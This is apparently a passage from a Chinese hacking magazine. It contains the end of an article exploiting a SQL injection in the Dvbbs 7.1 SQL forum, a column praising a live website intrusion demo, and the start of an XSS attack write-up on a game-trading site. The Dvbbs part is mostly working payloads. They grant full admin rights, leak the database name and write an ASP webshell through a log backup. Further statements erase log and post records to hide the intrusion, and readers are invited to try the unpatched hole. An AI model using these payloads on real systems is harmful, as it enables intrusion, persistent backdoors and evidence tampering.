


图6 后台

呵呵，这样得到的管理员是没有什么权限的，不过如果我们能操作数据库了，不就可以直接通过注入给权限了么？只要把Dv_Admin里的flag字段填满就有权限啦！嘿嘿，注入语句如下：

```
update dv_admin set flag='1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37' where username='loveshell';--
```

还是去发帖子，在可以购买的用户列表里写上：

```
loveshell',3);update dv_admin set flag='1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37' where username='loveshell';--
```

呵呵，提交再去登陆，嘿嘿，这下可是货真价实的管理员了哦！怎么在后台拿webshell呢？虽然现在的动网对数据库文件作了处理，但是既然是Sql版本，就可以通过后台系统信息探测的功能查看网站文件的位置，如图7。




图7 查看网站文件的位置

然后利用这个注入点或者后台的注入点进行数据库备份啦！呵呵！到了后台做什么都方便吧！

那么如何得到备份数据库需要的库名呢?这个好说啊!通过前面的漏洞语句可以用：

loveshell',3);update//Dv_User/**/set/**/UserEmail=db_name()/**/where[UserName]='loveshell';--**

这样就可以在loveshell的mail里找到数据库名字了，然后就可以在注入点提交下面的语句备份shell啦！

```
loveshell',3);alter database bbs set RECOVERY FULL;drop table cmd;create table cmd (a image);backup log bbs to disk = 'D:\wwwroot\asp\dvbbssql\Dvbbs7.1.0_Sql\data\' with init;insert into cmd (a) values ('<%Execute(request("a"))%>');backup log bbs to disk = 'D:\wwwroot\asp\dvbbssql\Dvbbs7.1.0_Sql\s.asp';drop table cmd;--
```

嘿嘿，本机测试成功返回后的结果如图8！




图8 得到WebShell

木马存在啦！成功拿到shell！或者在2003下更改上传目录的名字为1.asp，然后再上传文件，就可以当作asp文件解释了，我没有测试哦！

最后说说日志的问题，动网的后台有日志的功能，但是好像对我们发帖的时候Post的数据是不记录的，只对登陆后台有所记录，所以若想清除记录的话可以这样哦！在注入点执行：

loveshell',3);delete from dv_log where l_username='loveshell';--

如果不想让人看到帖子，就执行：

loveshell',3);delete from dv_topic where postusername='loveshell';

这样就杀人不见血了！呵呵！很酷吧！

这次找到动网这样的漏洞很有走运的感觉，写文章的时候正好动网最新的补丁下来了，拿来一看发现这个漏洞还是没有补的，大家可以拿去测试着玩啦！还是那句老话，任何的输入都是有害的，这里的修补也很简单！




图9 官方的后台

把下面这句：

If Buy_UserList<>"" Then Buy_UserList = Replace(Replace(Replace(Buy_UserList,"|||",""),"@@@",""),"$PayMoney","")

改成：

If Buy_UserList<>"" Then Buy_UserList = Replace(Replace(Replace(Replace(Buy_UserList,"|||",""),"@@@",""),"$PayMoney",""),"'","")


呵呵！通知下官方就行了！顺便测试了一下，留个后台作为纪念，如图9。

罗嗦了半天大家也累了，有什么问题欢迎到论坛讨论，我的ID是剑心。

编辑点评： 动网作为历经风雨的一个论坛，也算是国内用户较多，各方面都应该较为成熟。但其相比其他论坛要更为繁杂，正所谓越简单越安全，所以动网又被找出了漏子也不为奇，且这次再暴漏洞，又很严重，说明历经风吹雨打也未必就能彻底杜绝SQL注射。不过，它搞的“千金找洞”这个活动也是其应对漏洞的一种积极态度，很好，也确实很有必要。

LCX 黑客之旅

五一劳动节的长假之中，我应人之邀去某地与一些黑客技术人员做了一次技术交流。在技术交流的过程之中，正好某个网站有漏洞，让我现场做下入侵演示。真是幸运得很，我意外地猜到了该网站的配置文件名并拿到了数据库的密码，接下来就一帆风顺了。总结短短的现场一小时演示，我感觉一是我当时能够精神高度集中，二是自己以往积累的经验帮了很多的忙，所以才入侵成功了。入侵网站的经验丰富了，“猜测”的几率自然就高了。我的经验其实多数并不是来源于我的入侵实战，而是来源于网上及《黑客手册》等杂志。平时多多读本杂志，点滴的积累自然会发生水滴石穿的效果。



疯狂的跨站之行
——7bao 网站漏洞利用浅析

剑心[B.C.T]

国内关于跨站漏洞的利用好像再次跌入了低谷，关于跨站利用的讨论已经不像以前那么火了，但是还是发现网络上到处都有Html字符过滤不严的现象出现，无论是大站还是小站，这些问题都还是到处存在，但是重视都不够。记得在以前的一篇文章里我提到了华夏黑客联盟使用的文章系统有js注入漏洞，文章的结尾提到了远程的整站注入但是没有实施，结果还被Lcx叔叔（编辑lcx:我老了，有那么老吗？）说是一个遗憾，正好最近又遇到了一个类似的情况，于是狠下心来把上次的想法实施了一下，也给大家一个思路——如何将简单的跨站演变为疯狂的行为。

7bao.com是国内一家给网络游戏提供交易的平台网站，在一次无意的对它进行安全测试中发现可能存在跨站方面的安全问题。问题出在对装备的评论那里，让我们去看看需要利用的地方存在什么问题吧！提交评论是需要登陆的，我们还是注册个ID testbadegg登陆之后去提交评论吧。因为问题总是出现在参数提交的地方，在提交评论的地方我们发现可以提交2个参数，一个是联系方法，另一个是留言内容，如图1所示。

